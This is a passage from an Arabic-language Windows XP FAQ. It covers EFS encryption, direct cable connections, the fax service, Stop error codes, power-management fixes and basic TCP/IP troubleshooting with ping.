بسبب أن EFS متكاملة مع نظام الملفات، فهي سهلة الإدارة، صعبة الاختراق، وشفافة بالنسبة للمستخدم. وهذا مفيد من الناحية العملية لتأمين البيانات على أجهزة الكمبيوتر التي قد تكون غير حصينة ضد السرقة، مثل أجهزة الكمبيوتر المحمولة .

لا يمكن تشفير الملفات والمجلدات أو فك تشفيرها على وحدات التخزين القائمة على نظام الملفات FAT.

لتشفير ملف أو مجلد قم بما يلي :

-1افتح مستكشف Windows.

-2انقر بزر الماوس الأيمن فوق الملف أو المجلد الذي تريد تشفيره، ثم انقر فوق خصائص .

-3في التبويب عام، انقر فوق خيارات متقدمة .

-4حدد خانة الاختيار تشفير المحتويات لتأمين البيانات .

ملاحظات :

-1لا يمكن تشفير الملفات أو المجلدات المضغوطة. إذا قمت بتشفير ملف أو مجلد مضغوط، فإن الملف أو المجلد سيصبح غير مضغوط .

-2عند تشفير ملف مفرد، يتم سؤالك ما إذا كنت تريد تشفير المجلد الذي يحتوي هذا الملف أيضاً. إذا اخترت ذلك، تصبح كافة الملفات والمجلدات الفرعية التي تضاف إلى هذا المجلد في المستقبل مشفرة .

-3عند تشفير مجلد، يتم سؤالك فيما إذا كنت تريد أن تكون كافة الملفات والمجلدات الفرعية داخل المجلد مشفرة ايضاً. إذا اخترت ذلك، تصبح كافة الملفات والمجلدات الفرعية الموجودة حالياً في المجلد مشفرة ,بالإضافة إلى أي ملفات أو مجلدات فرعية تتم إضافتها إلى ذلك المجلد في المستقبل .إذا اخترت تشفير المجلد فقط، لا تصبح كافة الملفات والمجلدات الفرعية الموجودة حالياً في هذا المجلد مشفرة. لكن، أي ملفات أو مجلدات فرعية تُضاف إلى ذلك المجلد في المستقبل تصبح مشفّرة .

لفك تشفير ملف ما أو مجلد قم بما يلي :

-1افتح مستكشف .Windows

-2انقر بزر الماوس الأيمن فوق الملف أو المجلد المشفر، ثم انقر فوق خصائص .

-3في التبويب عام، انقر فوق خيارات متقدمة .

-4امسح خانة اختيار تشفير المحتويات لتأمين البيانات .

ملاحظة :

عند فك تشفير مجلد ما، يتم سؤالك فيما إذا كنت تريد فك تشفير كافة الملفات والمجلدات الفرعية داخل ذلك المجلد. إذا اخترت فك تشفير المجلد فقط، تبقى الملفات والمجلدات مشفرة داخل المجلد الذي تم فك تشفيره. ولكن، لا يتم تشفير الملفات والمجلدات الجديدة تلقائياً والتي يتم إنشاؤها في المجلد الذي تم فك تشفيره.

هل من الممكن إلغاء خاصية Windows Scripting Host (WSH) التي تعد من البوابات الخطرة للوصول الى سجل النظام و خاصة من قبل الفيروسات و ملفات التجسس؟

نعم، اذهب الى لوحة التحكم>خيارات المجلد ثم تبويب أنواع الملفات و هناك ابحث عن الملف من نوع Windows Scripting Host و قم بحذفه.

عند تسجيل الأقراص المضغوطة باستخدام ويندوز XP ألاحظ أن جهاز تسجيل الأقراص يصدر صوتا مزعجا ، هل من طريقة لتخفيض أو منع هذه الضوضاء؟

نعم، اذهب الى لوحة التحكم>النظام تبويب الجهاز ثم انقر على إدارة الأجهزة و هناك انقر نقرا مزدوجا على IDE ATA/ATAPI controllers ثم حدد قناة IDE التي يتصل بها محرك تسجيل الأقراص و

اضغط عليها بالزر الأيمن للفأرة و اختر خصائص و هناك اذهب الى تبويب إعدادات متقدمة و من وضع النقل اختر PIO فقط ثم انقر على موافق.

كيف يمكن إعداد إتصال مباشر بين جهازين باستخدام ويندوز XP?

بواسطة اتصالات شبكة الاتصال، يمكنك إنشاء اتصال فعلي باستخدام كبل تسلسلي، وكبل DirectParallel، وجهاز مودمISDN ، أو بطريقة آخرى .على سبيل المثال، إذا كان عندك كمبيوتر الجيب Windows CE وتريد أن تصله بشبكة الاتصال. أو كان عندك شبكتا اتصال أو أكثر في الموقع نفسه ليست متصلة فعلياً. إذا أردت استخدام موارد على كلتا الشبكتين من كمبيوتر واحد، فيمكنك استخدام اتصال كبل تسلسلي مع كبل مودم RS-232C فارغ. عليك توصيل كبل RS-232C من منفذ COMعلى الكمبيوتر بمنفذ COM على ملقم الوصول البعيد، والمستخدم لإنشاء وصول إلى شبكة الاتصال. يمكنك أيضاً استخدام مودم RS-232C فارغ كبديل لمحول شبكة الاتصال إذا كان الكمبيوتر لديك متوضعاً فعلياً بالقرب من (كبل أقل من ١٥ مترا بالطول) ملقم الوصول البعيد .

لإجراء اتصال مباشر لشبكة اتصال :

افتح اتصالات شبكة الاتصال .

تحت مهام شبكة الاتصال، انقر فوق إنشاء اتصال جديد، ومن ثم انقر فوق التالي .

انقر فوق إعداد اتصال متقدم، ثم انقر فوق التالي .

انقر فوق الاتصال مباشرةً بكمبيوتر آخر، وانقر فوق التالي، ثم اتبع الإرشادات الموجودة في معالج الاتصال الجديد .

ملاحظات :

1-لإنشاء اتصال شبكة اتصال مباشر يتصرف كمضيف، يجب أن تسجل الدخول كمسؤول أو أن تكون عضواً في مجموعة .Administrators ولا يتطلب إنشاء اتصال شبكة الاتصال المباشر الضيف مستوى حقوق المسؤول .

2-إذا حددت اتصال على أنه مضيف عند إنشائه، سيظهر الاتصال على أنه الاتصالات الواردة في مجلد اتصالات شبكة الاتصال .

3-يمكنك إنشاء اتصالات مباشرة متعددة بنسخها في مجلد اتصالات شبكة الاتصال. يمكنك عندئذٍ إعادة تسمية الاتصالات وتعديل إعدادات الاتصال. بالقيام بذلك، يمكنك بسهولة إنشاء اتصالات مختلفة لتناسب المنافذ المتعددة، أو أجهزة الكمبيوتر المضيفة، إلخ .

4-تستطيع الاتصالات المباشرة تجاوز متطلبات المصادقة. وهذا مفيد لبعض الأجهزة مثل كمبيوتر .palmtopويجب تكوين هذه الإعدادات في الاتصالات المباشرة المضيفة .

5-إذا قمت بإنشاء اتصال مباشر باستخدام كبل (RS-232C) تسلسلي، سيتم تمكين المنفذ الذي تحدده في معالج الاتصالات الجديد للاتصالات التي تستخدم مودم فارغ. إذا كنت قد سجلت الدخول إلى الكمبيوتر كمسؤول أو كعضو في مجموعة Administrators عند قيامك بإنشاء اتصال مباشر،

سيعرض عليك قائمة لتختار منها جهاز اتصال تتضمن كافة منافذ الكمبيوتر المتوازية، ومنافذ الأشعة تحت الحمراء المثبتة والممكّنة، ومنافذ .COM وإذا كنت قد سجلت الدخول كمستخدم ليس عضواً في مجموعةAdministrators ، وقمت بإنشاء اتصال مباشر، تتضمن قائمة الأجهزة منافذ الكمبيوتر المتوازية، ومنافذ الأشعة تحت الحمراء المثبتة والممكّنة، ومنافذ COM المكونة مع مودم فارغ فقط. فإذا احتجت أن تستخدم منفذ COM لاتصال مباشر، اطلب من مسؤول النظام أن يقوم بتكوين واحد من منافذ COM على الكمبيوتر مع مودم فارغ باستخدام خيارات الهاتف والمودم في لوحة التحكم .

-6لا يحتاج المستخدمون إلى الاتصالات المباشرة للسماح بالوصول إلى الموارد المشتركة، مثل الملفات والطابعات، في شبكة اتصال محلية. لتمكين الوصول المشترك إلى الموارد على الكمبيوتر المحلي، يجب تمكين مشاركة الملفات والطابعات، ومشاركة الموارد، وإعداد الأذونات المناسبة .

لإجراء اتصال شبكة اتصال مباشر بواسطة كبل :DirectParallel

افتح اتصالات شبكة الاتصال .

تحت مهام شبكة الاتصال، انقر فوق إنشاء اتصال جديد، ومن ثم انقر فوق التالي .

انقر فوق إعداد اتصال متقدم، ثم انقر فوق التالي .

انقر فوق الاتصال مباشرةً بكمبيوتر آخر، وانقر فوق التالي، ثم قم بإجراء واحد مما يلي :

إذا أردت أن يكون الكمبيوتر الحالي مضيفاً (الكمبيوتر الحالي يحتوي على المعلومات التي تحتاج للوصول إليها)، انقر فوق المضيف .

إذا أردت أن يعمل الكمبيوتر الخاص بك كضيف) يصل الكمبيوتر إلى المعلومات الموجودة على كمبيوتر آخر)، انقر فوق الضيف، ثم انقر فوق التالي .

في جهاز لهذا الاتصال، انقر فوق تفرعي مباشر(LPT1) ، ثم انقر فوق التالي .

اتبع الإرشادات المتبقية في معالج اتصال شبكة الاتصال

ملاحظة :

يتطلب الاتصال المباشر لشبكة الاتصال والذي يستخدم كبل DirectParallel كمبيوتراً مستقلاً يشغّل Windows 2000أوWindows XP.

عند تنصيب بعض البرامج تظهر رسالة خطأ رقمها ١٦٠٦ ، ما الحل لهذه المشكلة؟

اذهب الى ابدأ>تشغيل و اكتب regedt32 و هناك اذهب الى :

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Expl orer\User Shell Folders

و أنشئ مفتاحا جديدا باسم Common Administrative Tools و من النوع قيمة السلاسل القابلة

للتوسع REG_EXPAND_SZ و أعطه القيمة :

ALLUSERSPROFILE%\Start Menu\Programs\Administrative Tools%

كيف أستطيع تثبيت و استخدام خدمة الفاكس في ويندوز XP?

يزودك الفاكس بتسهيلات الفاكس الكاملة من الكمبيوتر. يمكنك تكوين إعدادات الفاكس، وإرسال الفاكسات وتلقيها، وتعقب نشاط الفاكس ومراقبته، والوصول إلى الفاكسات التي تمت أرشفتها.
باستخدام الفاكس، يمكنك اختيار إرسال الفاكسات وتلقيها باستخدام جهاز فاكس محلي متصل بالكمبيوتر أو باستخدام جهاز فاكس مودم داخلي أو خارجي، أو باستخدام جهاز فاكس بعيد متصل بموارد الفاكس الموجودة على شبكة اتصال .

لا يثبت الفاكس افتراضياً أثناء إعداد .Windows

لتثبيت مكون الفاكس :

افتح إضافة أو إزالة البرامج في لوحة التحكم .

انقر فوق إضافة/إزالة مكونات .Windows

في معالج مكوناتWindows ، حدد خانة الاختيار خدمات الفاكس، ثم اتبع الإرشادات التي تظهر على الشاشة .

ملاحظات :

لفتح برنامج الفاكس بعد التثبيت، انقر فوق ابدأ، وأشر إلى كافة البرامج، وأشر إلى البرامج الملحقة، وأشر إلى اتصالات، ومن ثم انقر فوق وحدة تحكم الفاكس .

في المرة الأولى التي تقوم فيها باستخدام "فاكس"، يتم فتح" معالج تكوين الفاكس" لمساعدتك على تكوين الإعدادات الأساسية لجهاز الفاكس المحلي .في حالة اختيارك عدم تكوين الإعدادات في هذه المرحلة، يمكنك فتح هذا المعالج في أي وقت .

لاستخدام معالج إرسال الفاكس :

انقر فوق ابدأ، وانقر فوق كافة البرامج، ثم أشر إلى البرامج الملحقة، ثم إلى اتصالات، ثم إلى فاكس، ثم انقر فوق وحدة تحكم الفاكس .

في القائمة ملف، انقر فوق إرسال رسالة فاكس .

في حالة تثبيت أكثر من طابعة فاكس واحدة، حدد طابعة فاكس من القائمة المتاحة قبل بدء تشغيل "معالج إرسال الفاكس ".

اتبع الإرشادات الموجودة في "معالج إرسال الفاكس" لتحديد معلومات المستلم، وحدد صفحة غلاف وقم بتعيين الجدولة والأفضلية وإعدادات رسالة الإعلام بالتسلم .

يمكنك أيضاً إرسال صفحة غلاف كرسالة فاكس من القائمة "ابدأ". انقر فوق ابدأ، وانقر فوق كافة البرامج، ثم أشر إلى البرامج الملحقة، ثم إلى اتصالات، ثم إلى فاكس، ثم انقر فوق إرسال رسالة فاكس .

من وحدة تحكم الفاكس ومن القائمة "ابدأ"، يمكنك فقط إرسال صفحة غلاف كرسالة فاكس وإدخال رسالة الفاكس كملاحظة لصفحة الغلاف. تكون صفحة غلاف الفاكس مفيدة في رسائل الفاكس القصيرة. لا يمكنك إرسال مرفقات مع صفحة غلاف الفاكس .

إذا قمت بإرسال مستند بالفاكس من تطبيق Windows يتم فتح "معالج إرسال الفاكس"، ويمكنك اختيار تضمين صفحة غلاف مع رسالة الفاكس .

يمنحك "معالج إرسال الفاكس "اختيارات لقوالب صفحة الغلاف التي يتم استخدامها. يتضمن الاختيار صفحات الغلاف الشخصية وقوالب صفحة الغلاف المشتركة التي تم تعريفها من قبل. لمزيد من المعلومات، راجع تقديم صفحات الغلاف .

يمكنك إرسال رسالة فاكس إلى مستلم مفرد أو إلى عدة مستلمين. قم بإدخال معلومات المستلم، أو حدد عنوان رسالة الفاكس من "دفتر عناوين "Windows أو من "جهات اتصال ."Outlook يجب إدخال معلومات لمستلم واحد على الأقل. عند إدخال رقم فاكس لمستلم، يمكنك تحديد ما إذا كان من الضروري استخدام قواعد الطلب وتحديد موقع وكود المنطقة ورقم الفاكس. إذا قمت باختيار عدم استخدام قواعد الطلب يمكنك إدخال رقم الفاكس المطلوب .

تحدد قاعدة الطلب كيفية طلب رقم فاكس. تتكون قاعدة الطلب من معلومات الموقع وقواعد كود المنطقة ومعلومات بطاقة الطلب. يتم استخدام قاعدة الطلب لإنشاء موقع يتم تطبيق قواعد محددة له. على سبيل المثال، قد تحتاج دوماً إلى كود منطقة محددة لموقع معين. يمكنك تكوين قاعدة طلب لهذا الغرض .

عند تحديد صفحة غلاف، يكون لديك خيار تحديد معلومات حول مرسل الفاكس ليتم تضمينها على صفحة الغلاف. يمكنك تحديد ما إذا كان سيتم تطبيق معلومات المرسل على رسالة الفاكس الجاري إرسالها فقط، أو على كافة إرسالات رسائل الفاكس المستقبلية .

في حالة احتواء قالب صفحة الغلاف على موضوع أو ملاحظة، يجب توفير هذه المعلومة قبل متابعة المعالج .

يمكنك تحديد وقت جدولة رسالة الفاكس ليتم إرسالها. يمكنك إرسالها فوراً، أو تحديد وقت في خلال ٢٤ ساعة القادمة، أو تحديد ضرورة إرسالها عند تطبيق معدلات الخصم .

يمكنك تعيين الأفضلية لرسالة الفاكس الخاصة بك. إذا كنت مسئول الكمبيوتر يمكنك تعيين الأفضلية لجهاز الفاكس المحلي. إذا كنت تستخدم جهاز الفاكس البعيد، يقوم مسئول الفاكس بتكوين أذونات أمان تؤثر على قدرتك على تعين الأفضلية لرسالة الفاكس الصادرة. إذا لم يكن لديك الأذونات المطلوبة، لن يتاح هذا الخيار. يتم إرسال رسائل الفاكس الصادرة حسب الأفضلية. يتم إرسال رسائل الفاكس ذات الأفضلية العليا أولاً، تتبعها الرسائل ذات الأفضلية العادية ثم الدنيا. وتكون الأفضلية الافتراضية هي الأفضلية العادية .

إذا كنت تقوم بإرسال رسالة فاكس باستخدام جهاز فاكس بعيد يمكنك تحديد تلقي رسالة الإعلام بالتسلم،

لتأكيد إرسال رسالة الفاكس بنجاح أو لإعلامك بفشل إرسال الفاكس. يتم تعيين خيارات الإعلام بالتسلم بواسطة مسؤول الفاكس ويمكن أن تتضمن :

عدم الإعلام: غير مطلوب رسالة إعلام بالتسلم .

الرسالة المنبثقة :سيتم عرض رسالة على جهاز الكمبيوتر لإعلامك ما إذا تم إرسال رسالة الفاكس بنجاح أم لا .

رسالة بريد إلكتروني: سيتم تلقي رسالة بريد إلكتروني لتأكيد ما إذا قد تم تلقي رسالة الفاكس بنجاح أم لا .

في حالة استخدام جهاز فاكس بعيد، يمكنك تحديد تلقي رسالة إعلام بالتسلم مفردة لرسالة الفاكس التي تم إرسالها للعديد من المستلمين .

في حالة استخدام جهاز فاكس بعيد، يمكنك الإشارة إلى طلب نسخة من رسالة الفاكس المرسلة ليتم إرفاقها للمستلم. يجب ملاحظة أنه في حالة تحديد هذا الخيار وإرفاق صفحة غلاف لرسالة فاكس لعديد من المستلمين، لن يتم إرفاق صفحة الغلاف مع نسخة رسالة الفاكس التي تم إرسالها. بالإضافة إلى ذلك، إذا كانت رسالة الفاكس التي يتم إرسالها للعديد من المستلمين تتكون من صفحة غلاف فقط، فلن تتمكن من إرفاق نسخة من رسالة الفاكس برسالة الإعلام بالتسلم .

لتحديد إعدادات الفاكس لاستقبال الرسائل :

انقر فوق ابدأ، ثم انقر فوق لوحة التحكم، ثم انقر فوق طابعات وأجهزة أخرى، ثم انقر فوق الطابعات والفاكسات .

انقر بزر الماوس الأيمن فوق جهاز الفاكس المحلي، ثم انقر فوق خصائص، ثم انقر فوق علامة التبويب الأجهزة، وانقر فوق خصائص، ثم انقر فوق علامة التبويب تلقي .

لتحديد المعرف المشارك الذي يتم الاتصال به(CSID) ، اكتب سلسلة نصية لـ CSID في المربع معرف المشارك الذي يتم الاتصال به (CSID) و هو الذي يقوم بتعريفك كمتلقي رسالة الفاكس .

لتحديد ضرورة الرد اليدوي على كافة مكالمات الفاكس الواردة، انقر فوق رد يدوي .

لتحديد عدد دقات الجرس قبل الرد على رسالة الفاكس الواردة تلقائياً، قم بإدخال قيمة في الرد التلقائي بعد. يمكن أن تكون القيمة بين ١ و ٩٩ .

لتحديد طباعة الرسائل الواردة، انقر فوق الطباعة على وحدد اتصال طابعة الفاكس المحلية أو طابعة الفاكس البعيدة من القائمة المتوفرة .

لتحديد حفظ نسخة من كافة رسائل الفاكس التي تم تلقيها في مجلد، انقر فوق حفظ نسخة في المجلد، وحدد موقع المجلد. يتم إضافة هذه النسخة إلى نسخة الفاكس التي تم تخزينها في مجلد أرشيف "علبة الوارد ."

و تستطيع باستخدام وحدة التحكم بالفاكس إدارة الرسائل الصادرة و الواردة بشكل تفصيلي كما يلي :

مجلد"الوارد :"

يعتبر مجلد"الوارد" أو علبة الوارد مخزون لكافة رسائل الفاكس الواردة. إذا قمت بتلقي رسائل فاكس من أجهزة فاكس متعددة، محلية وبعيدة، يعتبر مجلد "الوارد" قائمة انتظار جماعية لكافة أجهزة التلقي هذه. إذا كنت المسؤول عن جهاز الكمبيوتر، وتستخدم جهاز فاكس محلي فقط، فإنك تتحكم بشكل كامل في مجلد "الوارد". خلاف ذلك، تحتاج إلى أذونات أمان لعرض رسائل الفاكس وإدارتها في مجلد "الوارد ."

تظل رسالة الفاكس في مجلد "الوارد" حتى اكتمال أي إجراء محدد أو حتى يتم توجيهها وفقاً للنهج المحدد من قبل مسؤول الفاكس. عند ذلك يتم نقلها إلى "علبة الوارد". ولكن، إذا لم يكتمل الإجراء لأي سبب، تظل رسالة الفاكس في مجلد "الوارد" حتى يتم حذفها أو في بيئة شبكة الاتصال، حتى يتم وضعها في مجلد "الوارد" وفقاً للمهلة القصوى المحددة من قبل المسؤول. إذا تم إنهاء تلقي الفاكس أثناء تقدمه، ولكن تم تلقي جزء من رسالة الفاكس بنجاح، يتم تعيين الحالة إلى تم تلقي جزء من الرسالة ويتم نقلها إلى مجلد "الوارد ."في حالة استخدامك لجهاز فاكس محلي لتلقي رسائل الفاكس يمكنك تحديد ضرورة الحذف التلقائي لرسائل الفاكس الواردة التي تظل في مجلد "الوارد" بشكل دوري .

يمكن عرض محتويات رسالة الفاكس الموجودة في مجلد "الوارد" كملف TIFF في برنامج صور Windows XP - Image Preview.

علبة الصادر :

تعتبر "علبة الصادر "مخزون لكافة رسائل الفاكس التي ينتظر إرسالها، أو جاري إرسالها. في حالة إرسالك لرسائل فاكس باستخدام أجهزة فاكس متعددة، محلية وبعيدة، تعتبر "علبة الصادر" قائمة انتظار جماعية لكافة هذه الأجهزة. إذا كنت تريد إزالة رسائل الفاكس الصادرة لجهاز بعيد محدد، فإنك تحتاج إلى إزالة اتصال طابعة الفاكس. بمجرد أن يتم إرسال رسالة الفاكس بشكل ناجح، يتم نقلها إلى مجلد "العناصر المرسلة."

ما معنى رسالة الخطأ التالية التي تظهر لي عند تنصيب الويندوز أو تثبيت أحد البرامج أو الأجهزة : Stop 0x0000000A IRQL_NOT_LESS_OR_EQUAL؟

تشير هذه الرسالة الى أن أحد الدرايفرات غير متوافق مع الويندوز أو أن هناك فيروس وصل الى ملفات النظام ، لحل المشكلة تأكد من خلو جهازك من الفيروسات و أزل أي درايفر قمت بتثبيته مؤخرا و احصل على درايفر متوافق مع الويندوز.XP

معنى رسالة الخطأ التالية Stop 0x0000001E : KMODE_EXCEPTION_NOT_HANDLED؟

تفيد هذه الرسالة أن هناك وصول مجهول الى الذاكرة بطريقة غير صالحة و غالبا تظهر هذه الرسالة عند تثبيت درايفر غير متوافق مع ويندوز XP و لحل هذه المشكلة يجب إزالة الدرايفر الذي تم تنصيبه مؤخرا.

ما معنى رسالة الخطأ التالية Stop 0x00000024 NTFS_FILE_SYSTEM :؟

تفيد هذه الرسالة بوجود مشكلة في نظام الملفات NTFS و هناك رسالة مشابهة رمزها ينتهي ب ٢٣ و هي خاصة بنظام الملفات FAT32 و لحل هذه المشكلة شغل هذا الملف من موجه الأوامر : chkdsk.exeو تأكد من صحة توصيل الأسلاك بين الأقراص.

ما معنى رسالة الخطأ التاليةStop 0x0000002E DATA_BUS_ERROR :؟

هناك عدة أسباب لظهور هذه الرسالة، و أكثرها شيوعا وجود مشكلة في ذاكرة النظام أو ذاكرة بطاقة العرض و من الأسباب الأخرى وجود مشكلة في القرص الصلب و لابد من فحصه و السبب الأخير هو عطب في اللوحة الأم.

ما معنى رسالة الخطأ التاليةStop 0x0000003F NO_MORE_SYSTEM_PTES :؟

هذه الرسالة نادرة الحدوث و يكون سببها على الأغاب سوء استخدام لاستعادة البيانات في برنامج النسخ الاحتياطي Backup ، حاول استخدام خاصية استعادة النظام لحل المشكلة.

ما معنى رسالة الخطأ التالية Stop 0x00000050 : PAGE_FAULT_IN_NONPAGED_AREA؟

تفيد هذه الرسالة بأن أحد الدرايفرات أو الخدمات قام باستدعاء بيانات ما من الذاكرة و لكنه لم يجدها ، و المسبب لهذه المشكلة إما درايفر غير متوافق مع الويندوز أو برنامج غير متوافق مع الويندوز XP مثل بعض البرامج المضادة للفيروسات ، في هذه الحالة يجب إزالة الدرايفر أو البرنامج الذي ظهرت الرسالة بعد تنصيبه، و لا تنس الولوج الى الويندوز في نمط الأمان.SAFE MODE

ما معنى رسالة الخطأ التالية Stop 0x00000077 : KERNEL_STACK_INPAGE_ERROR؟

تفيد هذه الرسالة بأن النظام فشل في الوصول الى البيانات المطلوبة من الذاكرة الظاهرية، و المسبب لهذه المشكلة يكون لأسباب مختلفة من بينها عطب في الذاكرة أو مشكلة في القرص الصلب أو إصابة فيروس للجهاز.

ما معنى رسالة الخطأ التاليةStop 0x00000079 MISMATCHED_HAL :؟

تفيد هذه الرسالة بوجود عدم تطابق و توافق بين ملفات نظام ويندوز XP و طبقة hardware abstraction layer (HAL)للويندوز، و تحدث هذه المشكلة غالبا في الأجهزة التي تعمل مع مواصفات ACPI فإذا تغيرت إعدادات ACPI في البيوس بشكل غير متوقع تحدث هذه المشكلة ، و لحلها لابد من إعادة تنصيب الويندوز بعد التأكد من صحة الإعدادات في البيوس.

ما معنى رسالة الخطأ التالية Stop 0x0000007A : KERNEL_DATA_INPAGE_ERROR؟

إفادة هذه الرسالة مشابهة للرسالة في السؤال ١٩٣ أما سببها فهو إما أن يكون سوء تنصيب أو إعداد لدرايفرات SCSI أو وجود أجزاء معطوبة في القرص الصلب Bad blocks أو تعارض بين إعدادات البيوس و متحكم.SCSI

ما معنى رسالة الخطأ التالية: Stop 0x0000007B INACCESSIBLE_BOOT_DEVICE؟

تشير هذه الرسالة الى أن ويندوز XP لم يتعرف على أقسام القرص الصلب أثناء تشغيل الجهاز، لحل هذه المشكلة أقلع من القرص المضغوط لويندوز XP و ادخل الى Recovery Console و نفذ الأمر Bootcfg.

ما معنى رسالة الخطأ التالية : Stop 0x0000007F UNEXPECTED_KERNEL_MODE_TRAP؟

تفيد هذه الرسالة بوجود مشكلة في العتاد و غالبا ما يكون سببها عطب في رقاقات الذاكرة أو ارتفاع في درجة حرارة المعالج و الذي قد ينتج عن عطل في مروحة التبريد أو محاولة رفع سرعة المعالج الى درجة لا يتحملها

ما معنى رسالة الخطأ التالية : Stop 0x0000009F DRIVER_POWER_STATE_FAILURE؟

تشير هذه الرسالة الى وجود مشكلة في عملية إيقاف تشغيل الجهاز السابقة و يكون سببها درايفر أو برنامج غير متوافق مع الويندوز و غالبا ما يكون اسم الدرايفر ملحقا برسالة الخطأ و يكون عليك أن تلغي تثبيته بعد الولوج الى الويندوز في نمط الأمان.Safe Mode

ما معنى رسالة الخطأ التالية: Stop 0x000000C2 BAD_POOL_CALLER؟

تفيد هذه الرسالة بمحاولة فاشلة من قبل احد الدرايفرات للوصول الى موقع غير صالح في الذاكرة. تخلص من آخر درايفر قمت بتثبيته.

ما معنى رسالة الخطأ التالية : Stop 0x000000D1 DRIVER_IRQL_NOT_LESS_OR_EQUAL؟

رسالة الخطأ هذه تعتبر من الرسائل الشائعة عند تنصيب الويندوز XP أو تحديث إصدار سابق من ويندوز الى إصدارXP ، و يكون سببه درايفر غير متوافق أو إصدار من برنامج غير متوافق مع ويندوزXP ، لتجاوز هذه المشكلة حاول الحصول على الدرايفرات المناسبة قبل تنصيب الويندوز (راجع السؤال ٢٦).

ما معنى رسالة الخطأ التالية : Stop 0x000000D8 DRIVER_USED_EXCESSIVE_PTES؟

سبب هذه المشكلة درايفر سيء و حل المشكلة مشابه للسؤال ١٩١ بعد التخاص من الدرايفر سبب المشكلة إن عرف.

ما معنى رسالة الخطأ التالية : Stop 0x000000EA THREAD_STUCK_IN_DEVICE_DRIVER؟

تظهر هذه الرسالة عند تركيب بطاقة عرض جديدة أو استخدام درايفر للبطاقة الموجودة لديك و لكنه غير مناسب لويندوزXP ، لحل المشكلة غير البطاقة أو أزل الدرايفر غير المناسب.

ما معنى رسالة الخطأ التالية Stop 0x000000ED :
UNMOUNTABLE_BOOT_VOLUME؟

لم يتمكن الويندوز XP من الوصول القرص الذي يحتوي على ملفات الإقلاع ، إذا رأيت هذه الرسالة بعد محاولة تحديث النظام الى ويندوز XP فتأكد من أن لديك المشغلات (الدرايفرات) المناسبة لمتحكم القرص disk controller ، كما تستطيع الإطلاع على إجابة السؤال ١٩٦ ، و غالبا ما تختفي هذه الرسالة تلقائيا دون أي تدخل منك بعد إعادة تشغيل الجهاز.

ما معنى رسالة الخطأ التالية Stop 0x000000F2 :
HARDWARE_INTERRUPT_STORM؟

تفيد هذه الرسالة الى أن أحد الأجهزة فشل في استخدام IRQ نظرا لأن درايفر هذا الجهاز غير مناسب لويندوز XP ، اقرأ البيانات الملحقة برسالة الخطأ لمعرفة اسم الدرايفر سبب المشكلة و الجهاز المرتبط به و من ثم و بعد الولوج الى نمط الأمان توجه الى إدارة الأجهزة و أزل أي جهاز مرتبط بنفس خط IRQ ثم أضفهم من جديد.

ما معنى رسالة الخطأ التالية Stop 0xC000021A :
STATUS_SYSTEM_PROCESS_TERMINATED؟

قام أحد البرامج بإحداث مشكلة في ملف النظام Crss.exe ، لحل المشكلة أزل البرنامج المسئول عن المشكلة و يمكن التعرف عليه من المعلومات الملحقة برسالة الخطأ.

ما معنى رسالة الخطأ التالية Stop 0xC0000221 :
STATUS_IMAGE_CHECKSUM_MISMATCH؟

تشير هذه الرسالة الى عطب في أحد ملفات النظام و يتم ذكر اسم الملف، لحل المشكلة ، عند إقلاع الجهاز اضغط F8 ثم اختر Last Known Good Configuration أو أقلع الجهاز باستخدام القرص المضغوط و ادخل الى Recovery Console و قم باستعادة الملف المعطوب من القرص المضغوط لويندوز XP.

أعاني من مشاكل في إيقاف تشغيل الجهاز ، قمت بمراجعة السؤال السادس عشر و لكنه لم يجد نفعا ، هل هناك أي خيارات إضافية؟

نعم قد لوحظ أن كثير من الأجهزة تعاني من مشاكل في إيقاف تشغيل الجهاز و تبين أن المشكلة تعود لتدخل البيوس في التحكم في إعدادات الطاقة ، و لحل هذه المشكلة ينصح بالدخول الى لوحة إعداد البيوس من خلال الضغط على Del أو F1 عند بدء تشغيل الجهاز و هناك ادخل الى Power Management و قم بتعطيل جميع الخيارات (disable) و إذا وجدت خيار يسمح لنظام التشغيل بالتحكم الكامل في إدارة الطاقة (power management is under the exclusive control of the operating system) فلا تتردد بتفعيله.

جهازي يرفض الدخول الى حالة Stand By (أو Hibernate خياران من خيارات إيقاف التشغيل في ويندوز XP) رغم أنني قمت بتحديث البيوس و تأكدت أنه يدعم مواصفات ACPI ، ما الحل؟

تقوم درايفرات بعض بطاقات العرض (و خاصة تلك المدمجة في اللوحة الأم) بمنع الجهاز من استخدام هذه الخيارات ، لهذا عليك تحديث درايفر بطاقة العرض لحل هذه المشكلة.

قمت بإعداد شبكة محلية و أدخلت جميع القيم بشكل يدوي في جميع الأجهزة كما كنت أفعل في السابق و عملت الشبكة بشكل جيد فيما عدى الجهاز الذي يشغل ويندوز XP ، ما السبب ؟

رغم أنك قد تكون متأكد من صحة الإعدادات المدخلة يدويا فإنه من المستحسن أن تستخدم معالج "إعداد شبكة الاتصال" المشروح في السؤال ٤٨ لضمان عمل الشبكة بدون مشاكل.

ما هي مشاكل ويندوز XP الشائعة مع الشبكات التي تعتمد بروتوكول TCP/IP و كيف يتم اكتشافها و إيجاد الحلول المناسبة لها؟

يعتبر بروتوكول TCP/IP هو بروتوكول الاتصالات الأساسي المستخدم في شبكات الإنترنت، في ويندوز إكس بي يتم تثبيت و إعداد هذا البروتوكول تلقائيا، و في أغلب الأحيان فإن اتصالات TCP/IP تعمل بشكل جيد دون أي تدخل من المستخدم .

عندما تواجه مشاكل مع الشبكات القائمة على بروتوكولTCP/IP ، مثل عدم مقدرتك على الإتصال بأجهزة الكمبيوتر الأخرى المرتبطة بشبكتك المحلية أو صعوبة الوصول الى مواقع الإنترنت من خلال جهازك المرتبط بشبكة، فإن مثل هذه المشاكل قد تكون متعلقة بإعدادات بروتوكول .TCP/IP

في أي وقت ترفض شبكتك إرسال أو استقبال البيانات بشكل سليم فإن الخطوة الأولى لاكتشاف المشكلة هو التأكد من سلامة التوصيلات بين الأجهزة. فإن كانت شبكتك تستخدم البروتوكول TCP/IP فإن سلاحك الأنجع للوصول الى سبب المشكلة هو استخدام الأداةPing ، عند استخدام أمر Ping بدون أن معلمات (Parameters) فإن الويندوز يرسل أربع حزم مرتدة لبروتوكول رسائل التحكم بالانترنت Internet Control Message Protocol (ICMP)الى عنوان الجهاز الذي تحدده بنفسك، إذا قام الجهاز على الطرف الآخر من الشبكة و الذي تحاول الاتصال به بالاستجابة و الرد على الحزم المرسلة من قبلك و إعادتها اليك فهذا يشير الى أن الاتصال الشبكي بين الجهازين سليم .

